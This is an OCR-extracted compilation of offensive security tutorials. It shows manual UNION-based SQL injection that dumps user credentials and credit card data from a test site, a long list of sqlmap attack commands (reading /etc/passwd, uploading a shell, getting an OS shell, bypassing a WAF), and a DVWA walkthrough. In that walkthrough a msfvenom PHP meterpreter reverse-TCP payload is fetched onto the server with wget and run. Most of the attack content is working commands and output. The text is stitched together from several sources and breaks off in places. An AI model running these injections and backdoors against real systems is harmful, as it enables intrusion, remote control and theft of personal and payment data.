
Table 2: Carts

Table 3: Categ


Table 4: Featured

Table 5: Guestbook

Table 6: Pictures

Table 7: Product

Table 8: users




Maybe we can get some important data from the **users** table, so let's penetrate more inside. Again Use the concat function for table users for retrieving its entire column names.

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users'

Awesome!! We successfully retrieve all eight column names from inside the table users.


Then I have chosen only four columns i.e. **uname, pass, email** and **cc** for further enumeration.



Use the concat function for selecting **uname** from table users by executing the following query through URL

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(uname),3 from users


From the screenshot, you can read uname: **test**



Use the concat function for selecting **pass** from table users by executing the following query through URL

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(pass),3 from users


From the screenshot, you can read pass: **test**



Use the concat function for selecting **cc** (credit card) from table users by executing the following query through URL

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(cc),3 from users

From the screenshot, you can read cc: **1234-5678-2300-9000**




Use the concat function for selecting **email** from table users by executing the following query through URL

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(email),3 from users

From the screenshot, you can read email: **jitendra@panalinks.com**

Enjoy hacking!!



https://www.hackingarticles.in/manual-sql-injection-exploitation-step-step/

SQLMap Basic to Advanced

Attackers may also take advantage of a vulnerability in the database management system that allows the attacker to view or write privileged commands to and from the database.

Sqlmap automates the process of detecting and exploiting SQL injection vulnerability and taking over of database servers. Sqlmap comes with a detection engine, as well as a broad range of Penetration Testing (PT) features that range from DB fingerprinting to accessing the

underlying file system and executing commands on the operating system via out-of-band connections.

The basic syntax to use Sqlmap is:

sqlmap -u URL – – function

Below is the list of most useful important SQLMAP Commands which you can use against your vulnerable target:

1. GET Request

sqlmap -u http://example.com/page.php?id=1 --dbs

2. From File

sqlmap -r request.txt

3. Testing with pattern of URL's

sqlmap -u http://example.com/page/*/view --dbs

4. POST Request

sqlmap -u http://example.com/login.php --data "username=admin&pass=admin&submit=submit" -p username

5. Using Cookies

sqlmap -u http://example.com/enter.php --cookie="PHPSESSID=45634b63g643f563456g4356g" -u http://example.com/index.php?id=1

6. Extract Databases (DB Enumeration)

sqlmap -u http://example.com/page.php?id=1 --dbs

7. Identify Current DB

sqlmap -u http://example.com/page.php?id=1 --current-db

8. Extract Tables

sqlmap -u http://example.com/page.php?id=1 -D database --tables

9. Extract Columns

sqlmap -u http://example.com/page.php?id=1 -D database -T table_name --columns

10. Dumping Data

sqlmap -u http://example.com/page.php?id=1 -D database -T table_name -C colum1,column2 --dump

11. Multithreading

sqlmap -u http://example.com/page.php?id=1 --dbs --threads 5

12. Null-Connection

sqlmap -u http://example.com/page.php?id=1 --dbs --null-connection

13. HTTP Persistant Connection

sqlmap -u http://example.com/page.php?id=1 --dbs --keep-alive

14. Output prediction

sqlmap -u http://example.com/page.php?id=1 -D database -T user -c users,password --dump --predict-output

15. Checking privilages

sqlmap -u http://example.com/page.php?id=1 --privileges

16. Reading Files from the server

sqlmap -u http://example.com/page.php?id=1 --file-read=/etc/passwd

17. Uploading Files/Shell

sqlmap -u http://example.com/page.php?id=1 --file-write=/root/shell.php --file-dest=/var/www/shell.php

18. SQL Shell

sqlmap -u http://example.com/page.php?id=1 --sql-shell

19. OS shell

sqlmap -u http://example.com/page.php?id=1 --os-shell

20. OS Command Exe without Shell Upload

sqlmap -u http://example.com/page.php?id=1 --os-cmd "uname -a"

21. Using Proxy

sqlmap --proxy="127.0.0.1:8080" -u http://example.com/page.php?id=1 --dbs

22. Using Proxy with Credentials

sqlmap -–proxy="127.0.0.1:8080" –-proxy-cred=username:password -u http://example.com/page.php?id=1

23. Crawling

sqlmap -u http://example.com/ --crawl=1

24. Exploitation in Verbose Mode

sqlmap -u http://example.com/page.php?id=1 -v 3

25. Bypassing WAF (Web Application Firewall)

sqlmap -u http://example.com/page.php?id=1 --tamper=apostrophemask

26. Scanning Key Based Authentication Page

sqlmap -u http://example.com/page.php?id=1 --auth-file=

27. To use default TOR Network

sqlmap -u http://example.com/page.php?id=1 --tor

28. Scanning with High Risk and Level


sqlmap -u http://example.com/page.php?id=1 --level=3 --risk=5

https://techhyme.com/top-sqlmap-commands-for-exploitation-of-sql-injection/


Meterpreter OS-Shell

DVWA


We'll use the DVWA vulnerable web application to demonstrate this feature of the sqlmap tool. But if you have not configured this web application then you can configure it by going **here.** When we enter a numeric string after it enters the SQL injection section, we get information about users on the web application, which seems like that the web application is vulnerable to the vulnerability of SQL injection.



We will use the HTTP request to dump the database due to which we use the burpsuite tool to retrieve the HTTP request. Just copy the entire request.



Now we will create a file in which we will paste the entire copied HTTP request on it.



OS Shell

Originally this feature is provided to obtain the web application's operating system shell (web server). Just we need to add "**–os-shell**" option after the HTTP request file and execute the command.

```
1sqlmap -r secnhack --os-shell
```

```
root@kali: ~# sqlmap -r secnhack --os-shell
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.4.10#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
ent is illegal. It is the end user's responsibility to obey all applicable local
te and federal laws. Developers assume no liability and are not responsible for
isuse or damage caused by this program

[*] starting @ 08:11:16 /2020-10-16/

[08:11:16] [INFO] parsing HTTP request from 'secnhack'
[08:11:17] [INFO] resuming back-end DBMS 'mysql'
[08:11:17] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=2' OR NOT 4562=4562#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY cl
```

Here we have to type 1 to create php backdoor for the remote server and then **type 1** to identify the writable file location on the web server.

```
[08:11:17] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[08:11:17] [INFO] going to use a web backdoor for command prompt
[08:11:17] [INFO] fingerprinting the back-end DBMS operating system
[08:11:17] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
do you want sqlmap to further try to provoke the full path disclosure? [Y/n] n
[08:11:19] [WARNING] unable to automatically retrieve the web server document ro
what do you want to use for writable directory?
[1] common location(s) ('/var/www/, /var/www/html, /var/www/htdocs, /usr/local/a
2/htdocs, /usr/local/www/data, /var/apache2/htdocs, /var/www/nginx-default, /srv
htdocs') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 1
[08:11:20] [WARNING] unable to automatically parse any web server path
[08:11:20] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LIN
RMINATED BY' method
[08:11:20] [WARNING] potential permission problems detected ('Permission denied'
[08:11:20] [WARNING] unable to upload the file stager on '/var/www/'
[08:11:20] [INFO] trying to upload the file stager on '/var/www/' via UNION meth
```

Amazing **!!** It will try multiple combinations of directories via brute force techniques to identify writable permissions. As you can see we are able to access web server files.

```
os-shell>
os-shell> ls -l && whoami
do you want to retrieve the command standard output? [Y/n/a]
command standard output:
---
total 40
drwxr-xr-x 2 root     root     4096 Oct  6 02:28 help
-rw-r--r-- 1 root     root     2933 Oct  6 02:28 index.php
-rw-r--r-- 1 www-data www-data    2 Oct 16 08:47 ok.php
-rw-r--r-- 1 root     root      890 Oct  6 02:28 session-input.php
-rw-r--r-- 1 www-data www-data 1112 Oct 16 08:22 shell.php
-rw-r--r-- 1 www-data www-data    2 Oct 16 08:30 shell.php.1
-rw-r--r-- 1 root     root        2 Oct 16 08:49 shell.php.2
drwxr-xr-x 2 root     root     4096 Oct  6 02:28 source
-rwxr-xr-x 1 www-data www-data  866 Oct 16 08:11 tmpbtoei.php
-rw-rw-rw- 1 mysql    mysql     743 Oct 16 08:11 tmpuhwmc.php
---
os-shell>
```

OS-shell to Meterpreter

Now we will create php backdoor through MSFPC tool, but in your case you can create it according to any tool. After the payload is created, we rename the file and start the python service to download the payload via the wget tool.

1msfpc PHP 4444

2mv /root/php-meterpreter-staged-reverse-tcp-4444.php secnhack.php

3python -m SimpleHTTPSevrer

```
root@kali: ~# msfpc PHP 4444
 [*] MSFvenom Payload Creator (MSFPC v1.4.5)

 [i] Use which interface - IP address?:
 [i]   1.) lo - 127.0.0.1
 [i]   2.) eth0 - 192.168.1.17
 [i]   3.) wan - 103.214.61.10
 [?] Select 1-3, interface or IP address: 2

 [i]   IP: 192.168.1.17
 [i] PORT: 4444
 [i] TYPE: php (php/meterpreter/reverse_tcp)
 [i]  CMD: msfvenom -p php/meterpreter/reverse_tcp -f raw \
  --platform php -e generic/none -a php LHOST=192.168.1.17 LPORT=4444 \
  > '/root/php-meterpreter-staged-reverse-tcp-4444.php'

 [i] php meterpreter created: '/root/php-meterpreter-staged-reverse-tcp-4444.php
'

 [i] MSF handler file: '/root/php-meterpreter-staged-reverse-tcp-4444-php.rc'
 [i] Run: msfconsole -q -r '/root/php-meterpreter-staged-reverse-tcp-4444-php.rc
'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!
root@kali: ~#
root@kali: ~# mv /root/php-meterpreter-staged-reverse-tcp-4444.php secnhack.php
root@kali: ~#
root@kali: ~# python -m SimpleHTTPServer
```

Now we will return to the web server's cmd shell and upload our PHP backdoor via the wget command.

```
1wget -N 192.168.1.17:8000/secnhack.php
```

```
os-shell>
os-shell> wget -N 192.168.1.17:8000/secnhack.php
do you want to retrieve the command standard output? [Y/n/a]
command standard output:
---
--2020-10-16 08:59:50--  http://192.168.1.17:8000/secnhack.php
Connecting to 192.168.1.17:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1113 (1.1K) [application/octet-stream]
Saving to: 'secnhack.php'

     0K .                                                     100% 95.0M=0s

2020-10-16 08:59:50 (95.0 MB/s) - 'secnhack.php' saved [1113/1113]

---
os-shell>
```

As you can see, our php backdoor is uploaded at the following location of the web server.

```
os-shell>
os-shell> wget -N 192.168.1.17:8000/secnhack.php
do you want to retrieve the command standard output? [Y/n/a]
command standard output:
---
--2020-10-16 08:59:50--  http://192.168.1.17:8000/secnhack.php
Connecting to 192.168.1.17:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1113 (1.1K) [application/octet-stream]
Saving to: 'secnhack.php'


     0K .                                                     100% 95.0M=0s

2020-10-16 08:59:50 (95.0 MB/s) - 'secnhack.php' saved [1113/1113]

---
os-shell> pwd
do you want to retrieve the command standard output? [Y/n/a]
No output
os-shell> pwd
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output: '/var/www/html/DVWA/vulnerabilities/sqli'
os-shell>
```

Now we will copy the entire location searched by "**pwd**" command and paste it on the browser with php backdoor. Let's execute it.

```
1http://192.168.1.13/DVWA/vulnerabilities/sqli/secnhack.php
```



Boom **!!** The wait is over as soon as we execute the location of the php backddor on the browser, we get the meterpreter session of the web server.

